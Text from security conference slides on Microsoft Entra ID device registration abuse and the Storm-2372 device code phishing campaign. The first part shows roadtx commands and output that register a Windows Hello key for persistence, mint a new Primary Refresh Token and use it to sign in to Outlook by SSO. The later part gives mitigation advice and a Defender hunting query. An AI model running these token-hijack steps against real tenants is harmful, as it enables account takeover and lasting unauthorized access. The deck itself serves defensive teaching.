
Device Registration Abuse



4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console



Access and Persistence

- 

```

rootdx winhello -k area41_hello.key [Y/n]:
Saving private key to area41_hello.key
{'kid': 'b3953364-1e58-48ed-8597-45173ad31104', 'upn': 'merlin@cloudy-daze.com', 'krctx': 'eyJFYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpNlSR1JHVvd0Vk1sSkZSa1JQVkvKRVRSUlZ0RTU2WXP0U2EwWkVUakJSTkU1VvdUvLBWVmw2VFhwU1JWSlVhM2xSTUZWcFRFTktNR1ZZUVdsUGFVcExWakZSYVV4RFNqUk9XRkZlVl3YUd0WU0wcEpUV3RhYUZkCWFEWl dSMVp5WTNWUmFXWlJMbVY1U210YVdGcHdXVEpXY0ZwRFNUWkpiVYyZVFdwV2FFMvHvVEJNVjFreLrTMU5kRTVIU1hoTmFUQTfXa2RWl aZVVsElNXNVNjRnBEU1RaSmJWa3pXWHByTUU5VVFYbE1WRVpwVG5wcmRFNUhUVEZQVXpBMVRqSkp1a3hVV1hsT1ZFRjZXVmRKTWs1SFZURk5lVWx6U1cwMwJsa3hPWEphV0c WxGVLvRSlJWVpDVVZWRIJsrLZSa0pSVlVaQ1VWVkdRbEZWUmtKULZVWlNVVlZKZDA5RVp6TmxWVFZHVXpCMFdtTXhXbGhXU0ZGNlVWUkNXazR3TlZCV01XUjZVWHBKZDFJc Fd1ltMXdNRkpxYkhKaE0xWnZVMmwwV2sxdFdqWmpNbXhhVm01V05GRllWWFprVmtKMFkyMTRXRnBXWkd0VFIyaE9WV3RXTmxSSFJuVlNTRWw2WVhsek5WTjZXbE5rYWxKRlc mVIZGxhelEwV2pCSmQwMXJXa05QVLU1Q1dXdDBlR1ZxYkVwUl dGb3lXbTVhTTFOSWJGVmxiVko1VkrBMVNWVkJZNVVJSVkJZKQ1pXc3dkMDlyZEVSvWVrSjFUVEl4YjJONlZrN ERmtkMUppWVlRGT1ZGS1VZMGhXTTJNemJETlBSRXAxWkZaVksXVnVUBfJqUjNkNFkwUkNSMkZFU1RCa2JrNTRVako0Tms5WVVFUSmhiRnA1WVdwS1VsVlhTbUZXYTNoV1ZtMWp WpNbkIzVG0xU2QxZElRbHBhUkU1U1lUSlNVV1ZzU25wU1ZHaHFXa1ZrUWxsV1JURlRXRWt4V2xkSmVHULZVbE5pUm14TFpFVlNjbVZWTldGVE1VWjBxBXBLTYfWnWMZaE9Vn lbEp0Umt0Wk1uQjBUBGhLVUdWdGF6TmliBWhMVTJ0S1Zrc3l0RFZqU0d4MlpHeEZPVkJU1h0SmJsWjNzbWxKTmtdE1XeGpiWGH3WW10Q2FtSkhPVEZHU0d0MfdrZEd0bHE 1V6VGtStk5VMXFSVE50VkJZsElNXMVdOR05EU1RaTlZHTXduWHByZVUxcWEzaE9hWGRwWVZkR01FbHFiM2hPZWxGNlQxUkp1RTU2U1RKTVEwcHdZek50YVU5cFNrSlNSa3BVl 0TVhwTVYxSjVZM3B2TUUXNlVrVlNhbEpDVDFNd2VsRXdXWGxNVkZKRVRWVlJkRTLvUlROU1V6QjVVVEJSZVZGcVkbzFNhbFY0VGxWRmFXWlJMbEY0Tm1GUfH5MVZjbFJyTm6 URSaGmXs1llaVJ4Y3kxUlPwCfdlR3d3WDE5cmNuRlh0VWhLTW1KaFRrOU9MV2d3Wlc0M2VURTnlbU5pUmXGSmJHMuPibHBSZEJvJNGNrbEdjMDlhZG5aaVJXWkpNVU5wYURac 4bWFGYzJXWGg1ZHpkAvpYaGtXbTg0T0hSTfZXMHlRxB2UkZsUVdtNTVWM0pVUW10SVowTlFlRFZ5VTNoRFZWRTVla2RvYlVwMGJHaElXSfkwWWtSc09VUlJOMjl0VfVaYVp lZrMW9VSEJRTkRRNGIydg9aakZqZW05WVEzRkNTM0ZxT1VKcGVuSlBka1F0VVRWMFpuTnNOMEp3Wmw5aGvqVkdjR05XWmxwWE9ITmtjR1JxYlhoAaWJuQmZ0amg0ZFc1c1RuS YZDFlRWRyV0Y5bk5sTnpNSEZ4Y1VSSVpGbGFNWGN0ZHpaTE9VSnrZBxgxWDNOU1NsVmxadz09IiwiRm9ybWF0IjoxLCJWZXJzaW9uIjoxfQ=='}

```

Device Registration Abuse



4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console
- Register new WHFB user key for persistence
- Create new PRTs



```
#####
# 4.3. Create new PRT key (test new WHFB key)
#####

roadtx prt -a request -hk ./area41_hello.key -k ./area41.key -c ./area41.pem -u merlin@cloudy-daze.com [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU4c7qjhtoBdIsnV6MWMi2ItGACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAWDs_wUA9P_4BJzKZBpA_8V0o6.
iZGJ3_7ebVbK0pKIRuSVUGA-8LUiMtVm_jKyjmNhTCepNplUJJaoP4PHL_iH4kCTDyMrnVwcZD0B10BjGY-M9VA07VXXMd5K8Vi jHd00ZhNbyitwbHGZy-qYdXAanb82.
5yJvJr6xEZfU6-lHqp2bYqCNDmoj_NSptVfp0CC8LZQAh_20lv_Rdb_-xFHJZpvG24csqpyiiUjyhyHe0K1LxKTaBdhIxZtu0A8VS3SqP0R5pNHVflcSzUzduiSIg2lHM.
9Exj0EcMuw4IcUssccI3MsNfh6j8oa9rE5uzywUAvetMDLBdfGAjotU_VmgcSPsAQ0-mVjJ2WASpT7SyvguTfmSbgr058CvmSnE6R8iJ0-4QUohGPYrDvflnI2M50mFeI.
quUYxYIJuB0mZwg3Y89Fkqoyt6wV_QX-PlcUcGScV-G01o0e82D8HxYysiXiRf6PeCDXFDyKCKUWxYALb_G_K0YgZrbjmJda-g_Rp4ABJF9bT_4LYpFytBDc2Dzq4Zt63.
jq2QSa6R2UgEUfAqJ8lJ4fTIJrmFcJrSacDIFeSA7cK7hjeM-UiEuqZLREN8NlWvwnbmgr151vrBdIxqe04GZrDJXteitSfHzFP8RLphY-wbSRWqP-6lqWarINU8S2nPjl
00KgvENuNDcVtK60cz71kZtFudc2oS2TU2zlxyLiVLRs64PLbqyKis9hG6hLaQRn6bM764yvuGXZjbLxJu4ajRzVn0j7lLpby_4jSuarAvbb7qBNUykiPuwNL_HaNDMvD.
0qJmZCChZ
Obtained session key: 6871007925d4251328237e1676cb5e778b62b34ef90819abd84dcec9859b4c17
Saved PRT to roadtx.prt
```

```
#####
# 4.4. Access browser login with new PRT
#####

roadtx browserprtauth -url https://outlook.office.com [Y/n]:
Browser window was closed by the user
```


Device Registration Abuse



4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console




Device Registration Abuse



4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console



Microsoft Azure

Search resources, services, and docs (G+/)

Copilot

20+

Home > Cloudy Daze | Devices > Devices

Devices | All devices

Cloudy Daze - Microsoft Entra ID

Download devices

Refresh

Manage view

Enable

Disable

Delete

Manage

Preview features

Got feedback

Overview

All devices

Manage

Activity

Troubleshooting + Support

Search by name or device ID or object ID

Add filters

1 device found

	Name ↑↓	Enabled	OS	Version	Join type	Owner	MDM
☐	 attacker-host	☒ Yes	Windows	10.0.19041.928	Microsoft Entra reg...	Merlin	None

Device Registration Abuse



4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console



**Merlin** | Authentication methods

User

Search

×

«

+

Add authentication method

Reset password

Require re-register multifactor authentication

Revoke multifactor authentication sessions

...

Overview

Audit logs

Sign-in logs

Diagnose and solve problems

Custom security attributes

Assigned roles

Administrative units

Groups

Applications

Licenses

Devices

Azure role assignments

Authentication methods

New support request

Authentication methods are the ways users sign into Microsoft Entra ID and perform self-service password reset (SSPR). The user's "default sign-in method" is the first one shown to the user when they are required to authenticate with a second factor - the user always can choose another registered, enabled authentication method to authenticate with. [Learn more](#)

Default sign-in method (Preview) ⓘ OATH TOTP one-time code 

Usable authentication methods

Authentication method	Detail
Phone number	Primary mobile: +  
Software OATH token	 
Windows Hello for Business	

Non-usable authentication methods

Authentication method	Detail
No non-usable methods.	

System preferred multifactor authentication method

Feature status	System preferred MFA method
Enabled	SoftwareOTP

Device Registration Abuse

Cloudy Daze – Microsoft Entra ID Security

Search

◇

«

+

Add external method (Preview)

↻

Refresh

🗨

Got feedback?

Manage

Policies

Password protection

Registration campaign

Authentication strengths

Settings

Monitoring

Manage migration

On September 30th, 2025, the legacy multifactor authentication (MFA) and self-service password reset (SSPR) policies will be deprecated and the settings will be managed here. Use the options below to manage your migration status – how your policies are respected – and utilize the migration wizard to quickly migrate legacy policies to the new unified policies. [Learn more](#)

Migration status

🔄

In progress ([change](#))


🚀

[Begin automated guide](#)


Authentication method policies

Use authentication methods policies to configure the authentication methods your users may register and use. If user is in scope for a method, they may use it to authenticate and for password reset (some methods aren't supported for some scenarios). [Learn more](#)

Method	Target	Enabled
▼ Built-In		
Passkey (FIDO2)		No
Microsoft Authenticator		No
SMS		No
Temporary Access Pass		No
Hardware OATH tokens (Preview)		No
Third-party software OATH tokens		No
Voice call		No
Email OTP		No
Certificate-based authentication	All users	Yes
QR code		No



Device Registration Abuse



Braving the Storm-2372: The Tempest Decoded

- **Changes – So What**
- **CAP**
 - Device Code Flow
 - MAB/DRS
 - Azure CLI
- **Logs**
- **Detection**
- **Remediation**
- **Attacker Focus**
- **Device Code/Oauth Abuse**
- **SP Abuse**
 - OAuth 3LO Abuse
 - OAuth 2LO Abuse
 - 1P App Abuse
 - Managed Identities



Attack Summary

Initial access – Device Code Phish

Microsoft 1P App impersonation

SSO Pivot (FOCI)

Priv Esc

PRT Hijack – Device Registration Service

Persistence

Windows Hello Key (User)

Storm-2372 (2/14/25)

Mitigation and protection guidance

To harden networks against the Storm-2372 activity described above, defenders can implement the following:

CAP: block device code?

- Only allow device code flow where necessary. Microsoft recommends [blocking device code flow wherever possible](#). Where necessary, configure Microsoft Entra ID's [device code flow](#) in your Conditional Access policies.
- Educate users about common phishing techniques. Sign-in prompts should clearly identify the application being authenticated to. As of 2021, Microsoft Azure interactions prompt the user to confirm ("Cancel" or "Continue") that they are signing in to the app they expect, which is an option frequently missing from phishing sign-ins.
- If suspected Storm-2372 or other device code phishing activity is identified, [revoke the user's refresh tokens by calling revokeSignInSessions](#). Consider [setting a Conditional Access Policy to force re-authentication](#) for users.
- [Implement a sign-in risk policy](#) to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request isn't authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force multi-factor authentication.
 - When a user is a high risk and [Conditional access evaluation is enabled](#), the user's access is revoked, and they are forced to re-authenticate.
 - For regular activity monitoring, use [Risky sign-in reports](#), which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.

Train 🙅🙅

Revoke
refresh
token 🙅

CAP: reauth

CAE: risky
users

The following best practices further help improve organizational defenses against phishing and other credential theft attacks:

- Require [multifactor authentication \(MFA\)](#). While certain attacks such as **MFA** 🙅 device code phishing attempt to evade MFA, implementation of MFA remains an essential pillar in identity security and is highly effective at stopping a variety of threats.
 - Leverage [phishing-resistant authentication methods](#) such as FIDO Tokens, or [Microsoft Authenticator](#) with passkey. Avoid telephony MFA methods to avoid risks associated with SIM-jacking.
 - Block [legacy authentication with Microsoft Entra by using Conditional Access](#). Legacy authentication protocols do not have the ability to enforce MFA, as legacy MFA (per-user MFA prompts) is susceptible to abuse. **Factor** 🙅
- Centralize your organization's identity management into a single platform. If your organization is a hybrid environment, integrate your on-premises directories with your cloud directories. If your organization is using a third-party for identity management, ensure this data is being logged in a system connected to Microsoft Entra to fully monitor for malicious identity activity. The added benefits to centralizing all identity data is to facilitate implementation of [Single Sign On \(SSO\)](#) and provide users with a more seamless authentication process, as well as configure Entra ID's machine learning models to operate on all identity data, thus learning the difference between legitimate access and malicious access quicker and easier. It is recommended to [synchronize all user accounts](#) except administrative and high privileged ones when doing this to maintain a boundary between the on-premises environment and the cloud environment, in case of a breach. **No legacy auth** 🙅
- [Secure accounts with credential hygiene](#): practice the [principle of least privilege](#) and audit privileged account activity in your Entra ID. **SSO** 🙅 **least priv** 🙅🙅 to slow and stop attackers.

Storm-2372 (2/14/25)

Hunting queries

Microsoft Defender XDR

The following query can help identify possible device code phishing attempts:

```
let suspiciousUserClicks = materialize(UrlClickEvents
| where ActionType in ("ClickAllowed", "UrlScanInProgress", "UrlErrorPage") or IsClickedThrough != "0"
| where UrlChain has_any ("microsoft.com/devicelogin", "login.microsoftonline.com/common/oauth2/deviceauth")
| extend AccountUpn = tolower(AccountUpn)
| project ClickTime = Timestamp, ActionType, UrlChain, NetworkMessageId, Url, AccountUpn);
//Check for Risky Sign-In in the short time window
let interestedUsersUpn = suspiciousUserClicks
| where isnotempty(AccountUpn)
| distinct AccountUpn;
let suspiciousSignIns = materialize(AADSignInEventsBeta
| where ErrorCode == 0
| where AccountUpn in~ (interestedUsersUpn)
| where RiskLevelDuringSignIn in (10, 50, 100)
| extend AccountUpn = tolower(AccountUpn)
| join kind=inner suspiciousUserClicks on AccountUpn
| where (Timestamp - ClickTime) between (-2min .. 7min)
| project Timestamp, ReportId, ClickTime, AccountUpn, RiskLevelDuringSignIn, SessionId, IPAddress, Url
);
//Validate errorCode 50199 followed by success in 5 minute time interval for the interested user, which suggests a pause to input the code
from the phishing email
let interestedSessionUsers = suspiciousSignIns
| where isnotempty(AccountUpn)
| distinct AccountUpn;
let shortIntervalSignInAttemptUsers = materialize(AADSignInEventsBeta
| where AccountUpn in~ (interestedSessionUsers)
| where ErrorCode in (0, 50199)
| summarize ErrorCodes = make_set(ErrorCode) by AccountUpn, CorrelationId, SessionId
| where ErrorCodes has_all (0, 50199)
| distinct AccountUpn);
suspiciousSignIns
| where AccountUpn in (shortIntervalSignInAttemptUsers)
```

Storm-2372 (2/14/25)

Hunting queries

Microsoft Defender XDR

This following query from public research surfaces newly registered devices, and can be a useful in conjunction with anomalous or suspicious user or token activity:

CloudAppEvents

```
